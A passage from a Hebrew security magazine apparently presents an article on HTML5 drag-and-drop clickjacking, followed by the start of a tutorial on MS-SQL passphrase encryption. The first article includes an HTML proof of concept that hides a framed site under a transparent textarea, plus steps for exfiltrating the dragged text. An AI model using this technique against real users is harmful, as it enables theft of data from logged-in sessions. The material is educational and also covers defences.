
- סקריפט עלול לגרום לפעולת drop ללא כוונת המשתמש.

כמובן שהדפדפן גם צריך לממש את מנגנון ההגנה על ה-DDSIL בצורה נכונה, אחרת כל סקריפט הרץ בעמוד יוכל לקבל בקלות גישה לכל מידע רגיש העובר בפעולת ה-DnD.


Click Jacking

Click Jacking הינה שיטה המשמשת לביצוע התקפות Cross-domain על ידי "גניבת" קליקים שבוצעו בכוונה על ידי המשתמש בכדי לבצע פעולות שהוא לא התכוון אליהן. רובנו מכירים את סוג המתקפה הזו משצף הקבוצות בפייסבוק שקוראות לכם ללחוץ על הרבה כפתורים בכדי "לוודא שאתם לא רובוטים" ולחשוף בפניכם סרטון אמיתי לגמרי המציג המבורגר אוכל ילד בן 9. קודם כל נוצר עמוד בשם inner.html המכיל תג iframe ובתוכו את העמוד המותקף:

צריך לסדר את ה-iframe כך שהאלמנט שנרצה שהמשתמש ילחץ עליו יהיה בפינה השמאלית למעלה:



ולבסוף, נטען את העמוד inner.html אל תוך iframe קטן יותר המספיק להכיל בדיוק את הכפתור "Tweet":



תוכלו לראות דוגמה ל-Click Jacking בלינק הבא:

http://www.planb-security.net/notclickjacking/iframetrick.html

יש כמובן עוד שיטות רבות ומגוונות לבצע Click Jacking בסגנון זה, אך לא נרחיב בעניין זה.

Click Jacking בצורתו המוכרת הינו כלי חזק ויכול להיות מאוד שימושי בשילוב עם שיטות אחרות כגון CSRF ו-XSS, אך עדיין הוא יחסית מוגבל, הוא מאפשר לחיצה על כפתורים ו-check-boxes אך לא הוא לא מאפשר שינוי של שדות טקסט.

HTML5 ומנגנון ה-DnD שכבר היום ממומש בהרבה דפדפנים (גם אם לא בצורה מלאה), מאפשר בתוקף לבצע מניפולציה גם על שדות טקסט. תרגיל קטן שתוכלו לעשות כדי לקבל את הרעיון הוא לפתוח את הדפדפן החביב עליכם לסמן טקסט כלשהו עם העכבר ולגרור אותו אל תוך תיבת טקסט, עבד? עכשיו תחשבו מה אפשר לעשות עם זה...

נקודה שחשוב לציין היא ש-DnD אינו מוגבל על ידי "Same Origin Policy", אשר מונעת מאתר לגשת למידע השייך לדומיין אחר. דפדפנים מאפשרים זאת מכוון ובמימוש נכון, פעולת DnD מתחילה בפעולה של המשתמש ולא על ידי סקריפט כלשהו.

מהלך התקיפה הוא כזה:

1. עמוד זדוני משכנע משתמש לגרור אובייקט כלשהו על פני העמוד
2. כאשר גרירה מתחילה מבוצע שימוש ב-DnD API בכדי להוסיף את המידע הרצוי ל-DDSIL
3. כאשר המשתמש "זורק" את האובייקט המידע שנוסף ל-DDSIL יעבור אל iframe מוסתר שבו מוקם שדה טקסט, כך שהמידע יכנס לתוך שדה הטקסט. יש לזכור שבעל העמוד הזדוני שולט במידע זה.

לאחר שהתוקף גרם למשתמש להכניס את כל ערכי הטקסט הנחוצים הוא יוכל להשתמש ב-Click Jacking פשוט בכדי לגרום למשתמש ללחוץ על כפתור ה-Submit.

Frog. Blender. You know what to do Frog. Blender. You know what to do


טכניקה זו יכולה להיות יעילה מאוד במקרים בהם התקפות CSRF ו-Click Jacking רגיל לא אפשריות. בנוסף, ניתן להשתמש בטכניקה בשילוב עם טכניקות אחרות בכדי ליצור מתקפות חדשות.

דליפת מידע - 2

בעקבות בעיות אבטחה שנתגלו בשימוש ב-iframes נוספו לכל דפדפן מנגנוני הגנה, אחת משיטות ההגנה היא לחסום עמוד מלקרוא תוכן של עמוד המוטמע בתוכו בעזרת תג iframe אם שני אלו אינם נמצאים באותו דומיין, הגנה זאת נקראת same-origin-policy (שהוזכרה כבר קודם). אך שיטה זאת, כמו שציינו מקודם, אינה מיושמת על מנגנון ה-DnD, זאת אומרת, שאפשר להשתמש במנגנון זה על מנת לקרוא מידע של עמוד המוטמע בעזרת תג iframe גם אם אותו עמוד לא נמצא באותו דומיין של העמוד המטמיע.

בכדי להתקיף אתר בצורה שכזאת, על התוקף לזהות איזה סוג של מידע הנמצא בעמוד המותקף יכול המשתמש לגרור, רוב הדפדפנים מאפשרים לגרור קישורים ותמונות בברירת מחדל. כאשר גוררים תמונה או לינק, ה-DDS (Drag Data Store) יכיל את ה-URL של התמונה או הלינק. בדרך כלל מידע שכזה הינו סטטי, אך לעתים כתובת ה-URL מכילה מידע רגיש כמו ID של מסמך, Token אבטחה, או מידע מזהה על המשתמש (לדוגמה השפה בה הוא רואה את האתר).

למרות שכתובות URL יכולות להיות מעניינות מאוד, בדרך כלל המידע הטקסטואלי הוא זה שיספק לנו את כמות המידע הרבה ביותר. ניתן לגרור כל אזור בעמוד על ידי סימון שלו, סימון נעשה באותו אופן שנעשית פעולת DnD, לחיצה על מקש העכבר השמאלי, גרירה מעל האזור אותו נרצה לסמן (בדרך כלל טקסט) ושחרור מקש העכבר.

בעזרת שימוש בשיטת ה-Click Jacking שהראנו קודם, תוקף יכול "לעבוד" על המשתמש כך שיבצע סידרה של לחיצות על המקש השמאלי, גרירות של העכבר ושחרור כך שהמשתמש, ללא ידיעתו, יסמן אזור באתר imbeingframed.com המוכל ב-iframe נסתר המוטמע בעמוד, ולאחר מכן יגרור את האזור המסומן לתיבת טקסט בעמוד התוקף.

הנה דוגמה פשוטה הממחישה אפשרות תקיפה שכזו:

```
<style>
  div,iframe,textarea{
      text-align:center;
      width:500px;
      position:absolute;
      left:0;
  }
  iframe,textarea{
      opacity:0.0;
      filter:alpha(opacity=0);
  }
  iframe:hover,textarea:hover{
      opacity:0.5;
      filter:alpha(opacity=50);
  }
</style>
<div style="top:0; z-index:0; height:500px; background-color:lightgreen">
  Try to select text from within the iframe and drag it to the textbox below
  <span style="position:absolute; left:150px; top:190px;">Move you mouse
here</span>
  <span style="position:absolute; left:150px; top:440px;">Move you mouse
here</span>
</div>
<iframe src="http://www.digitalwhisper.co.il/AboutUs" width="500px"
height="400px" style="top:0; z-index:1;"></iframe>
<textarea style="top:400; height:100px; z-index:1;"></textarea>
```

כמובן שבמקרה אמיתי יש צורך לשכנע את המשתמש לבצע את הפעולות שהוזכרו, לדוגמה על ידי משחק כמו שראינו קודם.

זוהי רק דרך אחת לבצע את ההתקפה, תוקף יותר מתוחכם יבין שכל מה שצריך זה שתי פעולות גרירה של המשתמש, לא משנה מאיפה ולאן, מכוון והתוקף יכול, בעזרת סקריפט כלשהו הרץ ברקע, לעקוב אחרי העכבר של המשתמש ולמקם את האובייקטים בהתאם לאירועים. סדר אירועים של תקיפה שכזו יכול להיות כזה:

1. תג iframe יעקוב אחרי סמן העכבר של המשתמש.
2. לאחר לחיצה שבוצעה על ידי המשתמש התוקף יגרום (שוב בעזרת סקריפט) לגלילה של ה-iframe.
3. ברגע שהמשתמש יזיז את העכבר, הסימון יתבצע.
4. לאחר מכן המשתמש ישחרר את מקש העכבר ויסיים את פעולת הסימון.

5. כעת פעולת לחיצה והזזת העכבר תגרום להתחלת פעולת גרירה של הטקסט שסומן בשלב הקודם.
6. התוקף יפסיק לעקוב אחרי סמן העכבר עם ה-iframe ובמקום, יעקוב אחרי הסמן עם תיבת טקסט.
7. ברגע שהמשתמש ישחרר את מקש העכבר המידע יכנס לתיבת הטקסט.
8. מכאן, התוקף יכול לשלוח לעצמו את המידע בעזרת בקשת AJAX או HTTP.


עד כה הסברנו מהי הבעיה, אבל עדיין לא הסברנו למה זו בעיה. הרי אם עמוד כלשהו נמצא באינטרנט הרי שגם התוקף יכול לראות אותו, בשביל מה הוא צריך אותנו?

נניח שאנחנו נכנסים לחשבון הבנק שלנו, אנו מחכים לסכום נכבד שיופקד לנו בחשבון כתשלום על עמלנו במשך החודש. בשלב מסוים נמאס לנו לבהות בעמוד שלא מתעדכן ואנו משאירים אותו פתוח בצד ופותחים משחק Angry Birds לדפדפן ב-Tab אחר. אך בעוד אנחנו מפציצים חזירים בציפורים זועמות אנו לא שמים לב כי נפתח iframe מוסתר בעמוד אשר מטמיע את עמוד הבנק שלנו בו, מכוון שכבר יש לנו session פתוח עם הבנק לא נצטרך לבצע כניסה עם שם משתמש וסיסמה ובעמוד (המוסתר) יופיע המידע שלנו. כמובן שאנו לא נראה את ה-iframe הזה, אך כאשר נגרור ציפורים על הרוגטקה ונירה בחזירים מסכנים שכל פשעם היה להעמיד כמה עצים בצורה מאוזנת אנו נסמן (ללא ידיעתינו) את הטקסט בעמוד הבנק שלנו ונגרור את התוכן אל תיבת טקסט מוסתרת, ובכך ניתן לתוקף גישה לכל הפיקדונות שנעשו בחשבונינו.

קוד מקור

עד כה השתמשנו בשיטה בכדי לקבל את התוכן של האתר: טקסט, תמונות, קישורים וכדו'... אך ניתן אפילו לקבל את קוד המקור! כלל הסקריפטים, הערות, ואפילו, בחלק מן הדפדפנים, מידע אשר מוסתר מן הגולש עצמו (למשל תיבת קלט מסוג hidden או אובייקט עם display:none).

איך עושים זאת? הדרך הקלה היא להשתמש באחת ממני הכלים שהדפדפן שלנו נותן לנו. נסו זאת בעצמכם, כנסו לכתובת view-source:http://digitalwhisper.co.il בדפדפנים Firefox או Chrome. מכאן והלאה, משתמשים באותה שיטה שהראנו. נכון שדפדפנים זה דבר נפלא?



(זה אפילו צבעוני!)

ישנה שיטה נוספת, אך עליה לא נרחיב, אתם מוזמנים לקרוא עליה במאמר למטה:

http://www.contextis.com/research/white-papers/clickjacking/ContextClickjacking_white_paper.pdf

אז איך מתגוננים?

אף על פי שבחלק זה הוצגו מספר טכניקות חדשות בחלק זה, מפני רובן ניתן להתגונן באותן דרכים בהם היינו מתגוננים מפני Click Jacking מסורתי.

Frame-busting הינה הטכניקה הראשונה שאיתה התמודדו עם התקפות Click Jacking. טכניקה זו מופעלת בצורה הבאה, עמוד מזהה שהוא נמצא בתוך iframe וינסה לטעון את עצמו מחוץ למסגרת ה-iframe במילים אחרות, ינסה לטעון את עצמו כעמוד הראשי ובעצם "לפרוץ מן המסגרת". כמובן שיש לקחת בחשבון שהעמוד הזדוני לא הולך לוותר בקלות ויכול לזהות שמישהו מנסה להשתלט עליו, לדוגמה הוא יכול להשתמש באירוע ה-onunload בכדי לקחת שליטה בחזרה על העמוד.

טכניקה אחרת להגנה מ-Click Jacking היא לנסות להסתיר את תוכן העמוד כאשר מזהים שהוא נמצא בתוך iframe.

שיטות אלו אף פעם אינן יעילות ב-100% וכרגע לא מטפלות במקרה של דליפת מידע (אתר זדוני עדיין יכול לקבל את קוד המקור של האתר למשל), לכן דפדפנים מימשו אפשרויות הגנה נוספות לדוגמה X-Frame-Options, אשר הוצגה לראשונה דווקא ב-Internet Explorer 8. דפדפני אינטרנט אשר תומכים ב-X-Frame-Options ימנעו מעמוד להיטען אל תוך iframe אם קיימת אצלו כותרת ה-X-Frame-Options. בכדי להגן על דפדפנים ישנים יותר אשר לא תומכים בשיטה זו ממולץ להשתמש גם בהגנות ה-JS הידועות בנוסף ל-Header.

המידע בחלק זה נלקח מן המאמר "Next Generation ClickJacking", לינק למאמר (מומלץ מאוד!):
http://www.contextis.com/research/white-papers/clickjacking/ContextClickjacking_white_paper.pdf

סיכום

במאמר זה סקרנו מנגנון חדש שהתווסף ל-HTML5 ומאפשר לבצע התקפות Click Jacking מסוג חדש וחזק הרבה יותר, ראינו וריאציות שונות של המתקפה אך כמובן שניתן לשלב מתקפה זו ולשנות אותה בהרבה דרכים. נגענו במנגנוני הגנה מפני המתקפה, וראינו כי כיום מנגנון ההגנה החזק ביותר בעצם עוסק בביטול האפשרות להכניס את העמוד אל תוך iframe ובעצם פותר את הבעיה על ידי חסימה מוחלטת של אחד מן הגורמים היוצרים את הבעיה.

במאמרים הבאים נמשיך ונציג מגנונים חדשים שנוספו ל-HTML5 וכיצד ניתן לנצלם לרעה. נציג את מנגנוני ה-Storage השונים שנוספו לדפדפנים, נראה מה ההבדלים בין כל מנגנונים אלו, נדבר על תוספות כמו Websockets אשר מאפשר לפתוח socket מן הדפדפן תוך שימוש ב-JS וניתן כמה דוגמאות על איך ניתן לנצל מנגנון זה לרעה. נדבר על מנגנון ה-Geo-location המושמץ, ננסה להבין מה כל כך בעייתי בו, כיצד ניתן לנצלו לרעה, והאם ניתן להשיג את מיקומכם גם בלעדיו.

הנושאים הללו ועוד נושאים רבים שהשארנו לסוף יוצגו במאמרים הבאים.

לקריאה נוספת

- http://dev.w3.org/html5/spec/dnd.html
- http://www.html5rocks.com/en/tutorials/dnd/basics/
- http://blogs.msdn.com/b/ie/archive/2011/07/27/html5-drag-and-drop-in-ie10-ppb2.aspx
- https://wiki.mozilla.org/Firefox3.1/HTML5_drag_drop_Security_Review

הצפנת נתונים ב-MS-SQL

מאת: נצר רודנפלד

הקדמה

קיימות כיום בשוק שתי תוכנות עיקריות מסוג "מערכת לניהול בסיסי נתונים": Oracle Database (DBMS/RDBMS) של חברת אורקל ו-SQL Server Management Studio (SSMS), או בשמה העממי יותר: MS-SQL Server של חברת מייקרוסופט.

על ההבדלים בין התוכנות ואיזו מהן נחשבת יותר טובה אפשר לכתוב ספרים שלמים אבל ממש בקצרה אפשר להגיד שאורקל נחשבת בעלת ביצועים טובים יותר אך SQL Server נוחה יותר לשימוש ולתפעול. כמובן, יהיו רבים וטובים שיחלקו על האמירה האחרונה (מספיק לכתוב בגוגל "SQL Server VS. oracle" ולראות כמה תוצאות שונות תקבלו).

מטרת המאמר הזה היא לבחון את אפשרויות ההצפנה הקיימות ב-SQL Server בכלל ובפרט פיצ'ר "חדש" יחסית שיצא בגירסה של SQL Server 2008 Enterprise. נציג את כל תהליך ההצפנה - שאילתות, סקריפטים, הצגת המידע לפני ההצפנה ואחריה, וכן בעיות נפוצות בשימוש במנגנוני ההצפנה השונים.

התקנת SQL Server management server:


הגרסה הזאת אפשרית להורדה ולשימוש ל-3 חודשים. לאחר שלושת החודשים ה-SQL Server הופך להיות מסוג express ועדיין אפשר להשתמש בו אבל בגירסה "רזה":

http://www.microsoft.com/downloads/en/details.aspx?FamilyID=265f08bc-1874-4c81-83d8-0d48dbce6297&displaylang=en


חשוב לזכור שלפני כן יש להוריד את SQL Server 2008 service pack 1 ולהתקין אותו עוד לפני ההתקנה של ה-SQL Server עצמו:

http://www.microsoft.com/download/en/details.aspx?displaylang=en&id=20302

SSMS הוא כלי רב עוצמה וניתן לבצע בעזרתו פעולות רבות, אך אנו נתמקד רק במה שרלוונטי למאמר הזה:



בחלון של ה-Object Exporer ניתן לראות את ההיררכיה של המידע. ההיררכיה של המידע בנויה באופן הבא:



סוגי ההצפנה

הצפנה בעזרת סיסמה (EncryptByPassPhrase):

ההצפנה הראשונה שנכיר במאמר זה היא הצפנה ברמת המחרוזת הספציפית, בעזרת שימוש בפונקציה המובנת "EncryptByPassPhrase". הפונקציה מקבלת כקלט שני פרמטרים: מחרוזת שבעזרתה היא תחולל את מפתח ההצפנה ("PassPhrase") ואת המידע אותו אנו מעוניינים להצפין. הפונקציה תחולל מפתח באורך 128bit, ותצפין איתו את המידע בעזרת אלגוריתם ההצפנה Triple DES.

לשם הדוגמא ניצור טבלה:

```
create table MyPassTable(
      data varchar(122),
      password varchar(122),
      encryptedData varbinary(max)
)
```

- **encryptedData** - ישמש לאיחסון המידע המוצפן.
- **Data** - המידע שאותו נרצה להצפין.
- **Password** - מפתח ההצפנה שבעזרתו נשתמש בעת ההצפנה.

נזין את הטבלה בצורה ידנית:

data	password	encryptedData
משה	13234 487974	*NULL*
יצחק	79846 468749	*NULL*
Alice	שדכ1654 fasf	*NULL*

ניתן לראות שהשדה encryptedData ריק. כעת, נצפין אותה:

```
UPDATE MyPassTable
   SET  encryptedData = EncryptByPassPhrase(password, data)
```

- **EncryptByPassPhrase(password, data)** - הפונקציה להצפנה בעזרת סיסמה, הפרמטר הראשון הוא הצופן, והשני הוא המידע אותו נרצה להצפין. לדוגמא נרצה להצפין את "משה" בעזרת הסיסמה "13234 48794".

והתוצאה:

	data	password	encryptedData
1	משה	13234 487974	0x0100000075135106786745DBF72AB8ACB58D520E22129F92949FB99B
2	יצחק	79846 468749	0x010000009C968435E51325D989E0F19379A1B8CBE02D0C66AE778A05
3	Alice	שדכ1654 fasf	0x010000005F48579C02869DF0D93091FFD16EB521ED351529EB68B2C8

כעת, נפענח את התוצאה (EncryptedData), באופן הבא:

```
select encryptedData,
convert(varchar,decryptByPassPhrase(password,encryptedData)) as
decrypted
from MyPassTable
```

- **encryptedData** - המידע שהוצפן.
- **Convert** - המרה מ-varbinary (מופע בינארי) ל-varchar (מופע שמתאים למחרוזת).
- **decryptByPassPhrase(password, encryptedData)** - פונקציית הפיענוח, מקבלת שני פרמטרים, הראשון הוא מפתח ההצפנה שבעזרתו יפוענח המידע, והשני זה המידע שברצוננו לפענח.

והתוצאה:

	encryptedData	decrypted
1	0x0100000075135106786745DBF72AB8ACB58D520E22129F92949FB99B	משה
2	0x010000009C968435E51325D989E0F19379A1B8CBE02D0C66AE778A05	יצחק
3	0x010000005F48579C02869DF0D93091FFD16EB521ED351529EB68B2C8	Alice

ניתן לראות כי המידע אכן פוענח בהצלחה.


דוגמאות לחולשות בהצפנה:

- **מעקב בעזרת Profiler:**

ה-Profiler הוא כלי לניהול, אשר קיים בתוך ה-SQL Server ומאפשר ניטור של כלל השאילתות והפעולות שמתבצעות ברקע. משתמש עם הרשאה מתאימה למחשב אך בלי הרשאה למידע המוצפן יוכל לעקוב ולגלות את הפעלת הפונקציה בידי המשתמש שיצפין את המידע (הפעלת פונקציית ההצפנה כוללת גם את כתיבת הסיסמה ב-Hard Code או את שליחתה מפונקציה חיצונית).

לשם הדוגמה הקמתי אתר על השרת הביתי ובו עמוד הזדהות המתקשר מול מסד נתונים:

לפני מילוי הפרטים, התחברתי עם ה-Profiler לשרת והפעלתי New Trace. לאחר מילוי הנתונים ושליחתם, ניתן להסתכל ב-Trace Log ולראות את פרטי הטופס שנשלח:



במצב ברירת המחדל של קובץ ה-Web.config במקרה של שימוש בפונקציות ההתחברות המובנות של ויז'ואל סטודיו מוגדר שתוכן השדות ישלח כמוצפן:


```
passwordFormat="Hashed"
```

על מנת שהמידע שנשלח לא יהיה מוצפן צריך לכתוב זאת במפורש:

```
passwordFormat="Clear"
```

ולכן רק התחברות בצורה פרטית נחשבת פחות בטוחה.

במידה ונקבע כי הסיסמאות ישלחו באופן מוצפן ונשלח את הטופס שנית, נוכל לראת ב-Profiler:




במקרה זה ה-Profiler לא עזר לנו.

נחזור לדוגמה שלנו לשימוש ב-EncryptByPassPhrase. נתחבר עם ה-Profiler ונריץ את השאילתה הקודמת:

```
select encryptedData,
convert(varchar,decryptByPassPhrase('1324 5644',encryptedData)) as
decrypted
from MyPassTable
```

ברור שהמידע הסודי שלנו הוא ה-PassPhrase - המחרוזת אשר בעזרתה מחוללים את מפתח ההצפנה. אם נסתכל ב-Profiler, נראה את הדבר הבא:



